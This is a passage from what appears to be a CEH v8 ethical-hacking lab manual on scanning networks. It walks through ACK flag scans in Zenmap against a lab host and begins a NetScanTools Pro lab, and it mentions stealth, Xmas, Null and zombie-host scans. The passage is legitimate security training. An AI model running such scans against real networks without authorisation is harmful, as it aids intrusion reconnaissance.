


FIGURE 6.25: The Zenmap main window with Target and Profile entered

34. Nmap scans the target IP address provided and displays results in **Nmap Output** tab.

Module 03 – Scanning Networks




FIGURE 6.26: The Zenmap main window with the Nmap Output tab

- Click the **Host Details** tab to view the details of hosts, such as **Host Status**, **Addresses**, **Open Ports**, and **Closed Ports**.




FIGURE 6.27: The Zenmap main window with the Host Details tab

TASK 4

ACK Flag Scan

- Attackers send an **ACK** probe packet with a random sequence number. No response means the port is filtered and an **RST** response means the port is not filtered.

37. To perform an **ACK Flag Scan** for a target IP address, create a new profile. Click **Profile → New Profile or Command Ctrl+P**.




FIGURE 6.28: The Zenmap main window with the New Profile or Command option

38. On the **Profile** tab, input **ACK Flag Scan** in the **Profile name** text field.




FIGURE 6.29: The Zenmap Profile Editor Window with the Profile tab

39. To select the parameters for an ACK scan, click the **Scan** tab in the **Profile Editor** window, select **ACK scan (-sA)** from the **Non-TCP scans:** drop-down list, and select **None** for all the other fields but leave the **Targets:** field empty.




FIGURE 6.30: The Zenmap Profile Editor window with the Scan tab

- Now click the **Ping** tab and check **IPProto probes (-PO)** to probe the IP address, and then click **Save Changes**.




FIGURE 6.31: The Zenmap Profile Editor window with the Ping tab

- In the **Zenmap** main window, input the IP address of the target machine (in this Lab: **10.0.0.3**), select **ACK Flag Scan** from **Profile:** drop-down list, and then click **Scan**.




FIGURE 6.32: The Zenmap main window with the Target and Profile entered

42. Nmap scans the target IP address provided and displays results on **Nmap Output** tab.




FIGURE 6.33: The Zenmap main window with the Nmap Output tab

43. To view more details regarding the hosts, click the **Host Details** tab




FIGURE 6.34: The Zenmap main window with the Host Details tab

Lab Analysis

Document all the IP addresses, open and closed ports, services, and protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
Nmap	<p>Types of Scan used:</p> <ul style="list-style-type: none"> ▪ Intense scan ▪ Xmas scan ▪ Null scan ▪ ACK Flag scan <p>Intense Scan – Nmap Output</p> <ul style="list-style-type: none"> ▪ ARP Ping Scan – 1 host ▪ Parallel DNS resolution of 1 host ▪ SYN Stealth Scan <ul style="list-style-type: none"> • Discovered open port on 10.0.0.4 <ul style="list-style-type: none"> ◦ 135/tcp, 139/tcp, 445/tcp, ... ▪ MAC Address ▪ Operating System Details ▪ Uptime Guess ▪ Network Distance ▪ TCP Sequence Prediction ▪ IP ID Sequence Generation ▪ Service Info

**YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO
THIS LAB.**

Questions

1. Analyze and evaluate the results by scanning a target network using:
 - a. Stealth Scan (Half-open Scan)
 - b. nmap -P
2. Perform Inverse TCP Flag Scanning and analyze hosts and services for a target machine in the network.

Internet Connection Required

<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
------------------------------	--


Platform Supported

<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs
---	---

Lab

Scanning a Network Using the NetScan Tools Pro

NetScanTools Pro is an integrated collection of internet information gathering and network troubleshooting utilities for Network Professionals.

ICON KEY

Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

You have already noticed in the previous lab how you can gather information such as ARP ping scan, MAC address, operating system details, IP ID sequence generation, service info, etc. through **Intense Scan**, **Xmas Scan**, **Null Scan** and **ACK Flag Scan** in Nmap. An attacker can simply scan a target without sending a single packet to the target from their own IP address; instead, they use a **zombie host** to perform the scan remotely and if an **intrusion detection report** is generated, it will display the IP of the zombie host as an attacker. Attackers can easily know how many packets have been sent since the last probe by checking the IP packet **fragment identification number** (IP ID).

As an expert penetration tester, you should be able to determine whether a TCP port is open to send a **SYN** (session establishment) packet to the port. The target machine will respond with a **SYN/ACK** (session request acknowledgement) packet if the port is open and **RST** (reset) if the port is closed and be prepared to block any such attacks on the network.

In this lab you will learn to scan a network using **NetScan Tools Pro**. You also need to discover network, gather information about Internet or local LAN network devices, IP addresses, domains, device ports, and many other network specifics.

Lab Objectives

The objective of this lab is assist to troubleshoot, diagnose, monitor, and discover devices on network.

In this lab, you need to:

- Discovers IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs
- Detect local ports

 Tools
demonstrated in
this lab are
available in
D:\CEH-
Tools\CEHv8
Module 03
Scanning
Networks

Lab Environment

To perform the lab, you need:

- NetScan Tools Pro located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\NetScanTools Pro**
- You can also download the latest version of **NetScan Tools Pro** from the link <http://www.netscantools.com/nstpromain.html>
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- Administrative privileges to run the **NetScan Tools Pro** tool

Lab Duration

Time: 10 Minutes

Overview of Network Scanning

Network scanning is the process of examining the **activity on a network**, which can include monitoring **data flow** as well as monitoring the **functioning** of network devices. Network scanning serves to promote both the **security** and performance of a network. Network scanning may also be employed from outside a network in order to identify potential **network vulnerabilities**.

NetScan Tool Pro performs the following to network scanning:

- **Monitoring** network devices availability
- **Notifies** IP address, hostnames, domain names, and port scanning

TASK 1

Scanning the Network

Install NetScan Tool Pro in your Window Server 2012.

Follow the wizard-driven installation steps and install **NetScan Tool Pro**.

1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop




FIGURE 7.1: Windows Server 2012 – Desktop view

 Active Discovery and Diagnostic Tools that you can use to locate and test devices connected to your network. Active discovery means that we send packets to the devices in order to obtain responses..

2. Click the **NetScan Tool Pro** app to open the **NetScan Tool Pro** window





FIGURE 7.2 Windows Server 2012 – Apps

Database Name be created in the Results Database Directory and it will have NstProData-prefixed and it will have the file extension .db3

3. If you are using the Demo version of NetScan Tools Pro, then click **Start the DEMO**
4. The **Open or Create a New Result Database-NetScanTools Pro** window will appears; enter a new database name in **Database Name (enter new name here)**
5. Set a default directory results for database file location, click **Continue**



USB Version: start the software by locating nstpro.exe on your USB drive - it is normally in the /nstpro directory p

FIGURE 7.3: setting a new database name for NetScan Tools Pro

6. The **NetScan Tools Pro** main window will appears as show in the following figure

Module 03 – Scanning Networks

IP version 6 addresses have a different format from IPv4 addresses and they can be much longer or far shorter. IPv6 addresses always contain 2 or more colon characters and never contain periods. Example: 2001:4860:b006:69 (ipv6.google.com) or ::1 (internal loopback address)




FIGURE 7.4: Main window of NetScan Tools Pro

7. Select **Manual Tools (all)** on the left panel and click **ARP Ping**. A window will appear with information about the ARP Ping Tool.
8. Click **OK**

Aarp Ping is a useful tool capable of sending ARP packets to a target IP address and it can also search for multiple devices sharing the same IP address on your LAN

